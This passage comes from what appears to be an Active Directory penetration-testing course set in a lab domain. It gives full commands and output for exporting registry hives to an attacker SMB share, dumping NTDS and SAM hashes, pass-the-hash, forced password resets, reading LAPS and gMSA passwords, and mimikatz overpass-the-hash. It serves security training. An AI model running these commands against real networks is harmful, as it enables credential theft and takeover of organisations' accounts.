
```
reg.py inlanefreight.local/pedro:[email protected] backup -o
'\\10.10.14.33\share'

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[!] Cannot check RemoteRegistry status. Hoping it is started...
[*] Saved HKLM\SAM to \\10.10.14.33\share\SAM.save
[-] Saved HKLM\SYSTEM to \\10.10.14.33\share\SYSTEM.save
<SNIP>
```

Depending on our privileges, we may be unable to retrieve the `NTDS.dit` database from Linux. `Pedro` is not privileged to connect via SMB to the target machine; therefore, we cannot retrieve the `ntds.dit` remotely. Instead, we must connect via RDP and download `ntds.dit` to complete this attack.

Once we have the `SAM` and the `SYSTEM` registry hives and the `ntds.dit` database, we can use secretsdump.py to dump the database and attain the Administrator's hash:

Dumping the SAM & SYSTEM registry Hives with secretsdump.py

```
secretsdump.py -sam SAM.save -system SYSTEM.save -ntds ntds.dit LOCAL

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Target system bootKey: 0x1b39bb8394e20baa2d7ffc0e85e6cbe2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a678b5e7cc7777777d76a69
ddf14c3ae:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account
doesn't have hash information.
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 1636d5aaaf6cd0814af056f16001458e
[*] Reading and decrypting hashes from ntds.dit
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f9ddbbd0677777796c8593e
f89fb639c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931777777d7e0c089c
0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:511c700cce0cb37777774c69e04187
f0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:dafbbaba2fef3a777777b4fedfc38d
ab:::
```

We can use tools such as psexec.py, wmiexec, CrackMapExec, evil-winrm or any other tool that allows passing hashes to connect to the target machine.

PtH from Linux

```
psexec.py [email protected] -hashes :f9ddbbd0677777796c8593ef89fb639c

<SNIP>
```

Password Abuse

The abuse of passwords is one of the most common attack vectors to gain access to systems and data. `DACLs` can be exploited to abuse password security, especially when we gain access to privileged accounts. This section will explore how different types of `DACL` (mis)configurations can enable password abuse attacks and their implications for system security.

Specifically, we will delve into the abuse of `DACL` privileges such as ForceChangePassword, ReadLAPSPassword, and ReadGMSAPassword. By abusing these privileges, we can reset passwords for other accounts or read passwords for local and domain accounts.

ForceChangePassword


User-Force-Change-Password is an extended access right that allows users to reset the passwords of other accounts, even those with higher privileges. Let us explore the implications of the ForceChangePassword edge and how we can abuse it.

If we control an account that can modify another user's password, we can effectively take over that user's account by changing the password; this is only possible if the controlled account has certain access rights, such as `GenericAll`, `AllExtendedRights`, or `User-Force-Change-Password`, over the target account. These access rights allow the controlled account to modify the target account's password without requiring additional authentication or authorization.

Identifying Vulnerable Accounts

We can use `BloodHound` to identify if we have those access rights. Using a Cypher query, let us search for `Pedro`, and whether he has `ForceChangePassword`, `GenericAll` or `AllExtendedRights` over any account:

```
MATCH p=((n:User {name:"[email protected]"})-
[r:ForceChangePassword|GenericAll|AllExtendedRights]->(m)) RETURN p
```



Alternatively, if we are attacking from Linux, we can also use dacledit.py to search for those `access rights`. Let us enumerate the access rights that `Pedro` has over the accounts `htb-test`, `yolanda`, and `joshua`, respectively:

Querying Pedro's DACL over yolanda

```
python3 examples/dacledit.py -principal pedro -target yolanda -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
[*]   ACE[0] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                 : None
[*]     Access mask               : ControlAccess
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : User-Force-Change-Password (00299570-
246d-11d0-a768-00aa006e0529)
[*]     Trustee (SID)             : pedro (S-1-5-21-1267651629-1192007096-
```

```
1618970724-4617)
```

Querying Pedro's DACL over htb-test

```
python3 examples/dacledit.py -principal pedro -target htb-test -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
[*]   ACE[20] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE
[*]     Access mask               : FullControl (0xf01ff)
[*]     Trustee (SID)             : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
```

Querying Pedro's DACL over joshua

```
python3 examples/dacledit.py -principal pedro -target joshua -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
[*]   ACE[20] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE
[*]     Access mask               : AllExtendedRights (0x100)
[*]     Trustee (SID)             : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
```

As we can see in the above output, the trustee `Pedro` has different access rights that allow him to perform a password reset against these accounts.

If we want to perform the same enumeration from Windows, we can use PowerView. When we include the option `-ResolveGUIDs`, `PowerView` will resolve `GUIDs` to their display names. In the following example, if we do not use `-ResolveGUIDs` for the `yolanda` account, we will get the following:

Identifying Pedro's Access Rights over Yolanda

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $userSID = (Get-DomainUser -Identity pedro).objectsid
PS C:\Tools> Get-DomainObjectAcl -Identity yolanda | ?
{$_.SecurityIdentifier -eq $userSID}

ObjectDN               : CN=Yolanda,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID              : S-1-5-21-1267651629-1192007096-1618970724-4616
ActiveDirectoryRights  : ExtendedRight
ObjectAceFlags         : ObjectAceTypePresent
ObjectAceType          : 00299570-246d-11d0-a768-00aa006e0529
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength           : 56
AceQualifier           : AccessAllowed
IsCallback             : False
OpaqueLength           : 0
AccessMask             : 256
SecurityIdentifier     : S-1-5-21-1267651629-1192007096-1618970724-4617
AceType                : AccessAllowedObject
AceFlags               : None
IsInherited            : False
InheritanceFlags       : None
PropagationFlags       : None
AuditFlags             : None
```

The `ObjectAceType` value is `00299570-246d-11d0-a768-00aa006e0529`, and in the second section of the module, we mentioned that this value corresponds to the `extended access right` `User-Force-Change-Password`; if we want to get the name instead of the `GUID` we need to use the `-ResolveGUIDs` option:

```
PS C:\Tools> Get-DomainObjectAcl -Identity yolanda -ResolveGUIDs | ?
{$_.SecurityIdentifier -eq $userSID}

AceQualifier           : AccessAllowed
ObjectDN               : CN=Yolanda,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : User-Force-Change-Password
ObjectSID              : S-1-5-21-1267651629-1192007096-1618970724-4616
InheritanceFlags       : None
```

```
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-1267651629-1192007096-1618970724-4617
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
```

Abusing PasswordReset from Linux

To perform a password reset from Linux, we can use net. This operation does not require admin rights, meaning we can use it; unlike in Windows, using `net user` to perform a password reset requires Administrative privileges. Additionally, pth-toolkit can be used to run net commands with `pass-the-hash`:

Validating the Credentials

```
poetry run crackmapexec ldap 10.129.205.81 -u yolanda -p Mynewpassword1

SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        10.129.205.81   445    DC01             [-]
INLANEFREIGHT.LOCAL\yolanda:Mynewpassword1
```

Password Reset with net

```
net rpc password yolanda Mynewpassword1 -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81
```

Validating the Credentials

```
poetry run crackmapexec ldap 10.129.205.81 -u yolanda -p Mynewpassword1
SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        10.129.205.81   389    DC01             [+]
```

```
INLANEFREIGHT.LOCAL\yolanda:Mynewpassword1
```

Also, we can use `rpcclient` to perform a password reset from Linux as follows:

Password Reset with rpcclient

```
rpcclient -U INLANEFREIGHT/pedro%SecuringAD01 10.129.205.81

rpcclient $> setuserinfo2 yolanda 23 Mynewpassword2
rpcclient $> exit
```

Validating the Credentials

```
poetry run crackmapexec ldap 10.129.205.81 -u yolanda -p Mynewpassword2

SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        10.129.205.81   389    DC01             [+]
INLANEFREIGHT.LOCAL\yolanda:Mynewpassword2
```

Abusing PasswordReset from Windows

From Windows systems, we will use the Set-DomainUserPassword function from PowerView. It will allow us to set the password for our target account:

Password Reset with Set-DomainUserPassword

```
PS C:\Tools> Set-DomainUserPassword -Identity yolanda -AccountPassword
$((ConvertTo-SecureString 'NewpasswordfromW1' -AsPlainText -Force)) -
Verbose

VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user
'yolanda'
VERBOSE: [Set-DomainUserPassword] Password for user 'yolanda' successfully
reset
```

Password Reset with Active Directory Module

```
PS C:\Tools> Import-Module ActiveDirectory
PS C:\Tools> Set-ADAccountPassword yolanda -NewPassword $((ConvertTo-
```

```
SecureString 'NewpasswordfromW2' -AsPlainText -Force)) -Reset -Verbose

VERBOSE: Performing the operation "Set-ADAccountPassword" on target
"CN=Yolanda,CN=Users,DC=INLANEFREIGHT,DC=LOCAL".
```

ReadLAPSPassword

Microsoft's Local Administrator Password Solution (LAPS) allows companies to manage their local admin passwords better: instead of having a shared password between local admins (which happens all the time), `LAPS` offers a simple method to make local admins with random and cryptographically strong passwords that rotate every 30 days (by default).

`LAPS` allows managing the local Administrator password (randomized, unique, and changed regularly) on domain-joined computers. These passwords are centrally stored in Active Directory and restricted to authorized users using `ACLs`. Passwords are protected in transit from the client to the server using Kerberos v5 and AES. Here is how it works:

- A `LAPS` client is installed on each computer. This client is responsible for periodically changing the local administrator password on the computer.
- The password is stored in Active Directory as an attribute of the computer object. This attribute is named `ms-MCS-AdmPwd`.
- To access the local administrator password for a computer, we can use the `LAPS` UI tool or PowerShell to retrieve the current password from Active Directory.
- The password is only visible to users granted permission to read it.

Identifying LAPS Privileges

If we get access to an account that has privileges to read `LAPS` password attributes or with either `GenericAll` or `AllExtendedRights` access rights against a target computer configured with `LAPS`, we can retrieve the local administrator password from Active Directory by reading the `ms-MCS-AdmPwd` attribute.

`BloodHound` has an edge named ReadLAPSPassword, which searches if an account has the `ReadProperty` access right over the attribute `ms-MCS-AdmPwd` and if `ms-MCS-AdmPwdExpirationTime` is set. This edge helps us to identify potential attack paths by revealing accounts that can read the `LAPS` password attribute. We can use the following cypher query to identify accounts with the `ReadLAPSPassword` access right:

```
MATCH p=((n)-[r:ReadLAPSPassword]->(m)) RETURN p
```

As we can see, `Pedro` and the group `LAPS READERS` have `ReadLAPSPassword` over the computer `LAPS09`. `Rita` is a member of the `LAPS READERS` group; we can use the `BloodHound` pathfinder tool to search for this path:

Lets see what happens if we try to use `dacledit.py` to identify whether the principal `Rita` has any `DACL` over the `LAPS09` computer account:

Searching DACLs for Rita

```
python3 examples/dacledit.py -principal rita -target 'laps09$' -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4613)
```

`dacledit.py` reports there aren't any. This is one of the limitations that dacledit.py has, as it does not correlate groups and their members; although `Rita` has privileges to read `LAPS` from `LAPS09`, `dacledit.py` cannot detect it because the privilege is assigned to the group.

If we use the principal as `LAPS Readers` and the target `LAPS09`, we get a match that we have `ReadProperty`, which is required to read `LAPS`:

Searching DACL LAPS Readers Group

```
python3 examples/dacledit.py -principal 'LAPS READERS' -target 'laps09$' -
dc-ip 10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
5604)
[*]   ACE[21] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE, INHERITED_ACE
[*]     Access mask               : ReadProperty
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT,
ACE_INHERITED_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : UNKNOWN (de4ae365-abab-4cd0-a85a-
682150772084)
[*]     Inherited type (GUID)     : Computer (bf967a86-0de6-11d0-a285-
00aa003049e2)
[*]     Trustee (SID)             : LAPS Readers (S-1-5-21-1267651629-
1192007096-1618970724-5604)
[*]   ACE[23] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE, INHERITED_ACE
[*]     Access mask               : ControlAccess, ReadProperty
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT,
ACE_INHERITED_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : UNKNOWN (7e949762-1a81-4448-befd-
cb9eadc22039)
[*]     Inherited type (GUID)     : Computer (bf967a86-0de6-11d0-a285-
00aa003049e2)
[*]     Trustee (SID)             : LAPS Readers (S-1-5-21-1267651629-
1192007096-1618970724-5604)
```

If we want to search for those access rights using `PowerView`, we can use Get-DomainObjectAcl:

Using PowerView to Enumerate DACLs

```
PS C:\Tools> $group = Get-DomainGroup -Identity "LAPS Readers"
PS C:\Tools> Get-DomainObjectAcl -Identity LAPS09 -ResolveGUIDs  |?
{$_.SecurityIdentifier -eq $group.objectsid}

AceQualifier           : AccessAllowed
ObjectDN               : CN=LAPS09,OU=LAPS_PC,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : ms-Mcs-AdmPwdExpirationTime
ObjectSID              : S-1-5-21-1267651629-1192007096-1618970724-4648
InheritanceFlags       : ContainerInherit
BinaryLength           : 72
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent,
InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-1267651629-1192007096-1618970724-5604
AccessMask             : 16
AuditFlags             : None
IsInherited            : True
AceFlags               : ContainerInherit, Inherited
InheritedObjectAceType : Computer
OpaqueLength           : 0

AceQualifier           : AccessAllowed
ObjectDN               : CN=LAPS09,OU=LAPS_PC,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ReadProperty, ExtendedRight
ObjectAceType          : ms-Mcs-AdmPwd
ObjectSID              : S-1-5-21-1267651629-1192007096-1618970724-4648
InheritanceFlags       : ContainerInherit
BinaryLength           : 72
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent,
InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-1267651629-1192007096-1618970724-5604
AccessMask             : 272
AuditFlags             : None
IsInherited            : True
AceFlags               : ContainerInherit, Inherited
InheritedObjectAceType : Computer
OpaqueLength           : 0
```

Note: Please be aware that, similar to dacledit.py, PowerView also shares the same limitation: it does not conduct a recursive membership search to correlate users with the privileges associated with the groups they belong. Considering this aspect while utilizing these tools for user and group analysis is essential.

Abusing ReadProperty from Windows

From Windows systems, the modules `ActiveDirectory` or `PowerView` can be used to dump the `LAPS` password:

Using PowerView to Dump the LAPS Password

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainObject -Identity LAPS09 -Properties "ms-mcs-
AdmPwd",name

name   ms-mcs-admpwd
----   -------------
LAPS09 Nzr$jIzT/JV4@!
```

Using ActiveDirectory to Dump the LAPS Password

```
PS C:\Tools> Import-Module ActiveDirectory
PS C:\Tools> Get-ADComputer -Identity LAPS09 -Properties "ms-mcs-
AdmPwd",name

DistinguishedName : CN=LAPS09,OU=LAPS_PC,DC=INLANEFREIGHT,DC=LOCAL
DNSHostName       : LAPS09.INLANEFREIGHT.LOCAL
Enabled           : True
ms-mcs-AdmPwd     : Nzr$jIzT/JV4@!
Name              : LAPS09
ObjectClass       : computer
ObjectGUID        : e348774a-9090-4d20-97fd-d340e218252f
SamAccountName    : LAPS09$
SID               : S-1-5-21-1267651629-1192007096-1618970724-4648
UserPrincipalName :
```

If we want to enumerate all computers with `LAPS` enabled, we can use the following script:

Collect all LAPS-enabled Computers with PowerView

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainComputer -Properties name | ForEach-Object {
    $computer = $_.name
```

```
    $obj = Get-DomainObject -Identity $computer -Properties "ms-mcs-
AdmPwd",name -ErrorAction SilentlyContinue
    if($obj.'ms-mcs-AdmPwd'){
        Write-Output "$computer`: $($obj.'ms-mcs-AdmPwd')"
    }
}

DC01:
LAPS01: s19I/p9J5@[F$s
LAPS02: y2QLPdd;T9u,]9
<SNIP>
LAPS09: Nzr$jIzT/JV4@!
```

Note: The above script will only show the LAPS password we can read for the user we are running the command as.

Abusing ReadProperty from Linux

We can utilize the Python script LAPSDumper from Linux systems to read the `LAPS` password. By employing the `-c [COMPUTER]` option, we can specify a particular computer name for dumping, or exclude this option to retrieve passwords for all computers accessible by the user account being utilized.

Using LAPSDumper from Linux to Read the LAPS Password

```
git clone https://github.com/n00py/LAPSDumper -q
cd LAPSDumper
python3 laps.py -u rita -p Password123 -l 10.129.205.81 -d
inlanefreight.local

LAPS Dumper - Running at 05-16-2023 08:19:43
LAPS01 s19I/p9J5@[F$s
LAPS02 y2QLPdd;T9u,]9
<SNIP>
LAPS09 Nzr$jIzT/JV4@
```

We can use these credentials to connect as administrators to the target computer and perform any operation to help us achieve our engagement goals.

ReadGMSAPassword

`Group Managed Service Accounts` (`gMSAs`) is a feature in Microsoft Active Directory that provides a secure and automated mechanism for managing service accounts used by applications and services running on Windows servers. Unlike regular service accounts,

`gMSAs` have built-in password management and simplified key distribution, eliminating the need to manage and update passwords manually.

When a `gMSA` is created, it is associated with a specific Active Directory group, allowing multiple servers or applications to share the same `gMSA` for authentication. This association simplifies the administration and maintenance of service accounts across multiple systems.


A `gMSA` leverages a `secure key distribution process`, where the password is `automatically generated`, `securely stored`, and `periodically rotated` by the Active Directory domain controller. This eliminates the risk of the password being compromised or forgotten, reducing the attack surface and enhancing security.

By utilizing `gMSAs`, the associated principals (such as machine accounts, servers, or applications) are granted specific access rights through the use of a dedicated `DACLs` stored in the `msDS-GroupMSAMembership` attribute of the service account. These access rights can be tailored to meet the specific requirements of each principal, granting them access to the necessary resources and reducing the need for manual permission management.

If we get access to a principal (such as machine accounts, servers, or applications) that have access rights to use a `gMSA`, we can abuse it to obtain the group-managed service account password.

dacledit.py does not allow enumeration of this privilege. Therefore, let us use `BloodHound` to identify/enumerate it using a cypher query:

```
MATCH p=((n)-[r:ReadGMSAPassword]->(m)) RETURN p
```



`BloodHound` establishes a path revealing that `Pedro` actively possesse the access right `ReadGMSAPassword` over three `gMSAs` accounts. This path signifies `Pedro`'s direct authority

and control over these accounts, meaning we can use his account to retrieve those passwords.

Abusing ReadGMSAPassword from Linux

In order to abuse the `ReadGMSAPassword` access right from a Linux environment, we can utilize gMSADumper.py. This script enables us to read and parse the values of any `gMSA` password blobs accessible to the invoking user.

Using gMSADumper.py

```
python3 gMSADumper.py -d inlanefreight.local -l 10.129.205.81 -u pedro -p
SecuringAD01

Users or groups who can read password for mssql-dev$:
 > Agents
Users or groups who can read password for jenkins-dev$:
 > pedro
jenkins-dev$:::4d8bcd4f5c70fe71beb848b4ab124e61
jenkins-dev$:aes256-cts-hmac-sha1-
96:a565e79da9912d5b2426d1dcce1b6393d424c458f254d14c64e943610aa975dd
jenkins-dev$:aes128-cts-hmac-sha1-96:55d82dfdf5d159a9549220d73d08b316
Users or groups who can read password for tomcat-dev$:
 > pedro
tomcat-dev$:::61eaf67d824f3928a8b8dc86e00f156d
tomcat-dev$:aes256-cts-hmac-sha1-
96:b5dfe81f958c03184920f8610c935cd5ce3b79f10b8a097fc244289ded28d212
tomcat-dev$:aes128-cts-hmac-sha1-96:16dc54eb9e738d3ce2e76bd21945c6c8
Users or groups who can read password for apache-dev$:
 > pedro
apache-dev$:::69978088b44350772febdb1e3dac6f39
apache-dev$:aes256-cts-hmac-sha1-
96:63ad7e01162535bce95d3dd17a0ff9832f11f6eb9fadee8412a01e552f3def34
apache-dev$:aes128-cts-hmac-sha1-96:9ac7ff00e20996e41edc1c13b3dba245
```

We can then use `CrackMapExec` to validate the credentials we harvested. We can successfully authenticate as `jenkins-dev$`:

```
poetry run crackmapexec ldap 10.129.205.81 -u jenkins-dev$ -H
4d8bcd4f5c70fe71beb848b4ab124e61

SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        10.129.205.81   389    DC01             [+]
```

```
INLANEFREIGHT.LOCAL\jenkins-dev$:4d8bcd4f5c70fe71beb848b4ab124e61
```

Abusing ReadGMSAPassword from Windows

A viable method for actively obtaining the password of the `GMSA` from Windows and converting it into its corresponding hashes involves using the GMSAPasswordReader tool. This tool operates by reading the password blob from a `gMSA` account using LDAP and subsequently parsing the values into reusable hashes. After launching a `cmd.exe` as `Pedro` we can use this tool as follow:

Executing GMSAPasswordReader

```
C:\Tools> whoami

inlanefreight\pedro
C:\Tools> GMSAPasswordReader.exe --accountname apache-dev

Calculating hashes for Old Value
[*] Input username             : apache-dev$
[*] Input domain               : INLANEFREIGHT.LOCAL
[*] Salt                       : INLANEFREIGHT.LOCALapache-dev$
[*]       rc4_hmac             : 999773E3B86DBFE4EE7105E6511779BC
[*]       aes128_cts_hmac_sha1 : 9277ED35A37ECE337145A756CD3CB10A
[*]       aes256_cts_hmac_sha1 :
B6BB8AFDEF363CBBBFCE956BFA3E9EC0E218FE2D7EDC79BC45C9D5ACF37700D2
[*]       des_cbc_md5          : 2CB0CD012345C4AB

Calculating hashes for Current Value
[*] Input username             : apache-dev$
[*] Input domain               : INLANEFREIGHT.LOCAL
[*] Salt                       : INLANEFREIGHT.LOCALapache-dev$
[*]       rc4_hmac             : 69978088B44350772FEBDB1E3DAC6F39
[*]       aes128_cts_hmac_sha1 : 2F94E94252D53E3855688DAB1FEB5A52
[*]       aes256_cts_hmac_sha1 :
2AC5142F432B639104188A7343B50FA231F67E35531E7420253A78CE1221FA01
[*]       des_cbc_md5          : 6723764A616223BA
```

It is important to note that this action may yield multiple hashes, including one for the `old password` and another for the `current password`. It is worth considering that either of these values could be valid for subsequent operations.

Once the hashes has been obtained, it can be used similarly to a regular user account. Techniques such as `pass-the-hash` (`PtH`) or `overpass-the-hash` (`OtH`) can be performed, leveraging the hash as an input for various offensive operations.

Let's use mimikatz, located in `C:\Tools`, to perform an OverPass the Hash attack. The following command will open a PowerShell window that will contain the ticket of the GMSA account `apache-dev$`:

Using Mimikatz to perform OverPass-the-Hash

```
C:\Tools> mimikatz.exe privilege::debug "sekurlsa::pth /user:apache-dev$
/domain:inlanefreight.local /ntlm:69978088B44350772FEBDB1E3DAC6F39
/run:powershell.exe" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > [https://blog.gentilkiwi.com/mimikatz]
(https://blog.gentilkiwi.com/mimikatz)
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > [https://pingcastle.com](https://pingcastle.com/) /
[https://mysmartlogon.com](https://mysmartlogon.com/) ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:apache-dev$
/domain:inlanefreight.local /ntlm:69978088B44350772FEBDB1E3DAC6F39
/run:powershell.exe
user    : apache-dev$
domain  : inlanefreight.local
program : powershell.exe
impers. : no
NTLM    : 69978088B44350772FEBDB1E3DAC6F39
  |  PID  5276
  |  TID  7888
  |  LSA Process is now R/W
  |  LUID 0 ; 30799197 (00000000:01d5f55d)
  \_ msv1_0   - data copy @ 0000029A02E0AC80 : OK !
  \_ kerberos - data copy @ 0000029A03349848
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0000029A0329C168 (32) -> null

mimikatz(commandline) # exit
Bye!
```

From this new window, we can start abusing the rights of `apache-dev$`.

Note: If we change a user group membership or assign new rights, we need to create a new session that holds the new rights. For example, if we added `apache-dev$` to a group and tried to use the PowerShell window we launched before the changes, it won't have the rights for the new group we assigned the account.

Granting Rights and Ownership

